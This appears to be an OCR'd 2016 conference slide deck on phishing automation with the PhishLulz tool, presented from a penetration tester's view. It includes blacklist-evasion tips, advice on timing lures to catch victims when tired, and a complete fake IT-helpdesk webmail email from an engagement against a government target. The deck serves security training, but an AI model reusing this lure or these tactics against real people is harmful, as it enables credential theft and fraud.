Client-side WarGames

@antisnatchor


May 2016

Outline

- Whoami
- s/Phishing/Fishing/ analogy
- PhishLulz for automation
- Timings
- 3x Dark Fairytales
- BeEF ARE
- Outro

whoami

- Pentester & Vuln researcher
- BeEF lead core developer
- Browser Hacker's Handbook co-author
- Professional consulting (AntiStrategy)



- (ex) SurfCasting pro-fisherman
- (current) Phisherman

Why Phishing?

the grugq
@thegrugq

Follow

Give a man an 0day and he'll have access for a day, teach a man to phish and he'll have access for life.

RETWEETS 2,280 LIKES 2,082

11:35 PM - 6 Feb 2015

Fishing

===

Phishing

s/Fishing/Phishing/ consideration


- End-users are sometimes more stupid than saltwater fishes
  - Fishes do evolve: you have to use smaller hooks and Fluorocarbon lines for increased stealth
  - Humans apparently do not evolve: we're doing phishing with 15 years old attacks that still work
    - Cloned pages which profile the browser and harvest credentials
    - MS Office macros
    - HTA files
    - EXE files disguised as PDFs

Badass phishing

- If you do phishing you know that:
  - Every time it’s a different story
  - Configuration overhead sometimes is a killer
  - You can identify repeatable patterns
  - Good timings are key
  - You need automation
  - Speed is key once you got access to victims assets

Badass phishing

- Meet PhishLulz (@zeknox baby)!!
  - phishing automation in Ruby
  - PhishingFrenzy/BeEF + Metasploit/EmpirePS on dedicated Amazon EC2 images
  - Speeds up immensely deployment configuration



PhishLulz

- Current features:
  - Mass mailing with HTML templates (SET…LOL)
  - HTTP/HTTPS support, Credential harvesting
  - BeEF integration
    - Correlate victim name/email with OS/browser fingerprinting including geolocation
    - Automate client-side attacks via BeEF ARE
  - Reporting

PhishLulz

- Current features:
  - Auto-generation of self-signed certs for the admin UI (via internal CA)
  - Highly configurable template system
  - Good number of default templates
  - Add a new template? Easy:
    - Copy an existing one/rename it
    - Wget/copy the original page(s)
    - Add retrieved JS/CSS/images to your template
    - Adjust copied email

Badass phishing

- What is left to the consultant as a manual step:
  - Register and configure new domain
  - Eventually creating/modifying a phishing template or client-side vector/dropper
  - Wait for browser hooks, harvested credentials and shells

Badass cost analysis

- Amazon advantages:
  - domain/IP blacklisted?


  - Fixed with 2 steps:
    - Reboot the AWS instance
    - Update the A record of the phishing DNS zone file
  - Amazon IPs have good reputation
  - Cheap, zero maintenance
    - m1.small-> 0.026$/hour -> 0.6$/day:

Less than 5 $ per week

Badass cost analysis


The elementary deduction here is:

- SAVE money on deployment cost
- SPEND money on:
  - Reconnaissance
  - Customizing client-side exploits
  - User Impersonation & Pivoting
  - 0days (if needed - rarely)



Phishing with HTAs

- PhishLulz phishing full simulation with HTA & BeEF



Timings

- Depend on your target type and habits
  - Target OSINT first
  - Presence on Social Networks, Maltego recon, geolocation, etc.
- Victim timezone is key
  - Configurable delayed email jobs (via Sidekiq) comes handy

Timings


- Send your lures when your victims are less prone to be suspicious
  - **Early morning** (8:00/9:30 AM)
    - Still sleepy, brain doesn't work 100% yet
  - **After Lunch** (13:00/14:30 PM)
    - Tired during post-lunch digestion
  - **Thursday** 17:00 PM with action deadline by Friday COB
    - Stressed as yet another item is in queue now ☹

Timings

- Good timing can be measured counting the delays in minutes from the first victim interaction in campaigns with more than 10 targets
  - If it takes longer than 2/3 minutes for a victim to interact, something is wrong
- More victims you target, better are the chances of getting quick clicks, interactions, shells

Fairytales

- Three tales from real-life phishing engagements
  - #1: Gov target
  - #2: Single journalist
  - #3: Large company



Fairytale #1
(s/lulz/real_target_name/)

- Target: www.lulz.wa.gov.au (GMT+8)
  - Discovered during reconnaissance:
    - Webmail.lulz.com: Outlook WebAccess
    - Vpn1.lulz.com: Checkpoint SSL VPN
  - OWA template (phishing + email pretext) available in PF
  - Registered lulz-wa-gov-au.com

(note dashes instead of dots)

Fairytale #1

- Started campaign with 46 targets at 13:30 target time



Mail Calendar People Tasks Phillips,

Verify access to your webmail

REPLY REPLY ALL FORWARD

IT Helpdesk <ithelpdesl -gov-au.com>
Thu 19/03/2015 1:39 PM

Mark as unread

To: Phillips,

Hi Shazz,

We've encountered quality of service issues with our corporate webmail system.
We had a short outage yesterday, which caused some email aliases and mails to be forwarded inappropriately.

The issue seems to have been resolved successfully, and we are beginning to identify and remove misdirected data.

Please help us by confirming whether any abnormalities are present in your web-based inbox by logging in here:
https://webmail va.gov.au


This is a mandatory check, as we require everybody's assistance to help identify and remove misdirected mail.

Please reply to this email if you notice any abnormalities. If your webmail inbox appears normal, there is no need to reply.
Please complete this check by close of business on Thursday.

Thanks
IT Helpdesk
Office: (+61

Fairytale #1

- Started campaign with 46 targets at 13:30 target time



Fairytale #1


In less than 3 hours (by 5PM COB in the target timezone):

39% success rate

Harvested credentials


Domain credentials

VPN credentials




Sent:	Opened:
46	18
Clicked:	**Success Rate:**
18	39%

Fairytale #1

